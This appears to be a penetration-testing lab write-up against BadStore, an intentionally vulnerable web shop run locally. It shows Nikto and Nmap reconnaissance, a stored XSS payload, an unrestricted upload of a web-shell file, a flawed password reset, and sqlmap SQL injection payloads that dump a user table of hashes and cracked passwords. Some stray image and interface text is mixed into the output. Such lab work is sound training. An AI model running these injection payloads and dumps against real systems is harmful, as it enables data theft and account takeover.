

BadStore

1. Information Gathering

Information gathering using Nikto.

```
(kali@kali)-[~]
$ nikto -h http://localhost:8888
- Nikto v2.5.0

+ Target IP:      127.0.0.1
+ Target Hostname: localhost
+ Target Port:    8888
+ Start Time:    2025-04-17 10:10:16 (GMT5.5)

+ Server: Apache/2.4.59 (Debian)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ /robots.txt: Entry '/backup/' is returned a non-forbidden or redirect HTTP code (200). See: https://portswigger.net/kb/issues/00600600_robots-txt-file
+ /robots.txt: contains 6 entries which should be manually viewed. See: https://developer.mozilla.org/en-US/docs/Glossary/Robots.txt
+ RFC-1918 /images: IP address found in the 'location' header. The IP is "172.17.0.2". See: https://portswigger.net/kb/issues/00600300_private-ip-addresses-disclosed
+ /images: The web server may reveal its internal or real IP in the Location header via a request to with HTTP/1.0. The value is "172.17.0.2". See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2000-0649
+ /: Server may leak inodes via ETags, header found with file /, inode: 74, size: 61a5ed01be140, mtime: gzip. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
+ OPTIONS: Allowed HTTP Methods: POST, OPTIONS, HEAD, GET .
+ /backup/: This might be interesting.
+ /cgi-bin/test.cgi: This might be interesting.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ 8662 requests: 0 error(s) and 11 item(s) reported on remote host
+ End Time:    2025-04-17 10:10:32 (GMT5.5) (16 seconds)

+ 1 host(s) tested
```

Information Gathering using Nmap

```
(kali@kali)-[~]
$ nmap -A -p 8888 localhost


Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-17 09:47 IST
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00020s latency).
Other addresses for localhost (not scanned): ::1

PORT      STATE SERVICE VERSION
8888/tcp  open  http    Apache httpd 2.4.59 ((Debian))
|_ http-server-header: Apache/2.4.59 (Debian)
|_ http-robots.txt: 5 disallowed entries
|_ /cgi-bin /scanbot /backup /supplier /upload
|_ http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32 cpe:/o:linux:linux_kernel:5 cpe:/o:linux:linux_kernel:6
OS details: Linux 2.6.32, Linux 5.0 - 6.2
Network Distance: 0 hops


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.83 seconds
```

Vulnerabilities:


1. XSS:




BadStore.net



When script `<script>alert("Hacked");</script>` is searched. Script is stored. You can insert any script as the website contains XSS vulnerability.




2. Sensitive Data Exposure




Sensitive data exposed by path traversal.

Decoded message is displayed below of one sensitive info.



3. Improper Handling of File Upload



BadStore.net

Welcome **Boss** - Cart contains 0 items at \$0.00 [View Cart](#)

Shop Badstore.net
[Home](#)
[What's New](#)
[Sign Our Guestbook](#)
[View Previous Orders](#)
[About Us](#)
[My Account](#)
[Login / Register](#)

Suppliers Only
[Supplier Login](#)
[Supplier Contract](#)
[Supplier Procedures](#)

Reference
[BadStore.net Manual v1.2](#)

Upload a file

Thanks for uploading your new pricing file!

Your file has been uploaded: command.php

We can see that any file extensions can be uploaded. The web server can be compromised by uploading and executing a web-shell which can run commands, browse system files, browse local resources, attack other servers, and exploit the local vulnerabilities, and so forth. This may also result in a defacement.

4. Improper Password Reset Functionality

BadStore.net

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Shop Badstore.net

- [Home](#)
- [What's New](#)
- [Sign Our Guestbook](#)
- [View Previous Orders](#)
- [About Us](#)
- [My Account](#)
- [Login / Register](#)

Suppliers Only

- [Supplier Login](#)
- [Supplier Contract](#)
- [Supplier Procedures](#)

Reference

- [BadStore.net Manual v1.2](#)

Welcome, as an {Unregistered User} you can:

Login To Your Account / Register for A New Account - [Click Here](#)

Reset A Forgotten Password

Please enter the email address and password hint you chose when the account was created:

Email Address:

Password Hint - What's Your Favorite Color?:

(The Password Hint was chosen when you registered for a new account as a security measure to help recover a forgotten password...)

BadStore v1.2.3s - Copyright © 2004-2005

It was found that for any user ,the password was being changed to 'Welcome'.

BadStore.net

Welcome {Unregistered User} - Cart contains 0 items at \$0.00 [View Cart](#)

Shop Badstore.net

- [Home](#)
- [What's New](#)
- [Sign Our Guestbook](#)
- [View Previous Orders](#)
- [About Us](#)
- [My Account](#)
- [Login / Register](#)

Suppliers Only

- [Supplier Login](#)
- [Supplier Contract](#)
- [Supplier Procedures](#)

Reference

- [BadStore.net Manual v1.2](#)

The password for user: helloworld21@gmail.com
...has been reset to: Welcome

BadStore v1.2.3s - Copyright © 2004-2005

5. Sqlmap (SQL Injection)

```
(kali@kali)-[~]
$ docker run -d -p 8888:80 jyhoof/badstore-docker
ff604b72dd3423eba04c133fc4ba41cc8f97b823100f9c5a8e11f89842cf407

(kali@kali)-[~]
$ sqlmap -u "http://localhost:8888/cgi-bin/badstore.cgi?searchquery=&action=search&x=206y=17" --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:30:28 /2025-04-17/

[09:30:28] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[09:30:28] [INFO] resuming back-end DBMS 'mysql'
[09:30:28] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: searchquery (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: searchquery=' OR NOT 2717=2717#&action=search&x=206y=17

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: searchquery=' OR (SELECT 6235 FROM(SELECT COUNT(*),CONCAT(0x7178716271,(SELECT (ELT(6235=6235,1))),0x716a627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

5 Databases have been Displayed.

```
Payload: searchquery=' UNION ALL SELECT NULL,CONCAT(0x7178716271,0x6f4f4b74614b454b5a7674484c5174584d6e704d7454704d626b4c6c
NULL,NULL#&action=search&x=206y=17

[09:30:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:30:28] [INFO] fetching database names
available databases [5]:
[*] badstoredb
[*] information_schema
[*] mysql
[*] performance_schema
[*] test

[09:30:28] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 1 times
[09:30:28] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/localhost'

[*] ending @ 09:30:28 /2025-04-17/
```

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost:8888/cgi-bin/badstore.cgi?searchquery=&action=search&x=206y=17" -D badstoredb --tables

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:30:52 /2025-04-17/

[09:30:52] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[09:30:52] [INFO] resuming back-end DBMS 'mysql'
[09:30:52] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
```

```
[09:30:52] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:30:52] [INFO] fetching tables for database: 'badstoredb'
Database: badstoredb
[4 tables]
+-----+
| acctdb |
| itemdb |
| orderdb |
| userdb |
+-----+
```

```
(kali@kali)-[~]
$ sqlmap -u "http://localhost:8888/cgi-bin/badstore.cgi?searchquery=&action=search&x=20&y=17" -D badstoredb -T itemdb --columns

BadStore.net
{1.9.3#stable}
Welcome (Unregistered User) - Cart contains 0 items at $0.00
https://sqlmap.org
The password for user: helloworld21@gmail.com

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 09:31:45 /2025-04-17/

[09:31:45] [WARNING] provided value for parameter 'searchquery' is empty. Please, always use only valid parameter values so sqlmap could be able to run properly
[09:31:45] [INFO] resuming back-end DBMS 'mysql'
[09:31:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:

Parameter: searchquery (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: searchquery=' OR NOT 2717=2717#&action=search&x=20&y=17

Type: error-based
Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: searchquery=' OR (SELECT 6235 FROM(SELECT COUNT(*),CONCAT(0x7178716271,(SELECT (ELT(6235=6235,1))),0x716a627171,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- MfRt&action=search&x=20&y=17

To direct input to this VM, move the mouse pointer inside or press Ctrl+G.
```

Columns displayed from the database

```
[09:31:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Debian
web application technology: Apache 2.4.59
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[09:31:46] [INFO] fetching columns for table 'itemdb' in database 'badstoredb'
Database: badstoredb
Table: itemdb
[7 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| cost    | float(8,2) |
| isnew   | char(1) |
| itemnum | int(11) |
| ldesc   | varchar(40) |
| price   | float(8,2) |
| qty     | int(11) |
| sdesc   | varchar(20) |
+-----+-----+
```

sqlmap -u "http://localhost:8888/cgi-bin/badstore.cgi?searchquery=&action=search&x=20&y=17" -D badstoredb -T userdb --columns passwd --dump

email	role	passwd	pwdhint	fullname
AAA_Test_User	U	098F6BCD4621D373CADE4E832627B4F6 (test)	black	Test User
admin	A	5EBE2294ECD0E0F08EAB7690D2A6EE69 (secret)	black	Master System Administrator
joe@supplier.com	S	62072d95acb588c7ee9d6fa0c6c85155 (iforgot)	green	Joe Supplier
big@spender.com	U	9726255eec083aa56dc0449a21b33190 (money)	blue	Big Spender
ray@supplier.com	S	99b0e8da24e29e4ccb5d7d76e677c2ac (supplier)	red	Ray Supplier
robert@spender.net	U	e40b34e3380d6d2b238762f0330fbd84 (cheap)	orange	Robert Spender
bill@gander.org	U	5f4dcc3b5aa765d61d8327deb882cf99 (password)	purple	Bill Gander
steve@badstore.net	U	8cb554127837a4002338c10a299289fb (profit)	red	Steve Owner
fred@whole.biz	U	356c9ee60e9da05301adc3bd96f6b383 (whole)	yellow	Fred Wholesaler
debbie@supplier.com	S	2fbd38e6c6c4a64ef43fac3f0be7860e (helpme)	green	Debbie Supplier
mary@spender.com	U	7f43c1e438dc11a93d19616549d4b701 (luv2buy)	blue	Mary Spender
sue@spender.com	U	ea0520bf4d3bd7b9d6ac40c3d63dd500 (got2buy)	orange	Sue Spender
curt@customer.com	U	0DF3DBF0EF9B6F1D49E88194D26AE243 (carbondale)	green	Curt Wilson
paul@supplier.com	S	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice
kevin@spender.com	U	NULL	NULL	Kevin Richards
ryan@badstore.net	A	40C0BBDC4AEAA39166825F8B477EDB4	purple	Ryan Shorter
stefan@supplier.com	S	8E0FAA8363D8EE4D377574AE8DD992E (badstore)	yellow	Stefan Drege
london@whole.biz	U	29A4F8BFA56D3F970952AFC893355ABC	purple	Landon Scott
sam@customer.net	U	5EBE2294ECD0E0F08EAB7690D2A6EE69 (secret)	red	Sam Rahman
david@customer.org	U	356779A9A1696714480F57FA3FB66D4C (California)	blue	David Myers
john@customer.org	U	EEE86E9B0FE29B2D63C714B51CE54980 (Disneyland)	green	John Stiber
heinrich@supplier.de	S	5f4dcc3b5aa765d61d8327deb882cf99 (password)	red	Heinrich Hüber
tommy@customer.net	U	7f43c1e438dc11a93d19616549d4b701 (luv2buy)	orange	Tom O'Kelley
<blank>	U	d41d8cd98f00b204e9800998ecf8427e (<empty>)	green	<blank>
Boss@gmail.com	U	4988ec12e3d9a8db3943f47d4ca37c62 (boss123)	green	Boss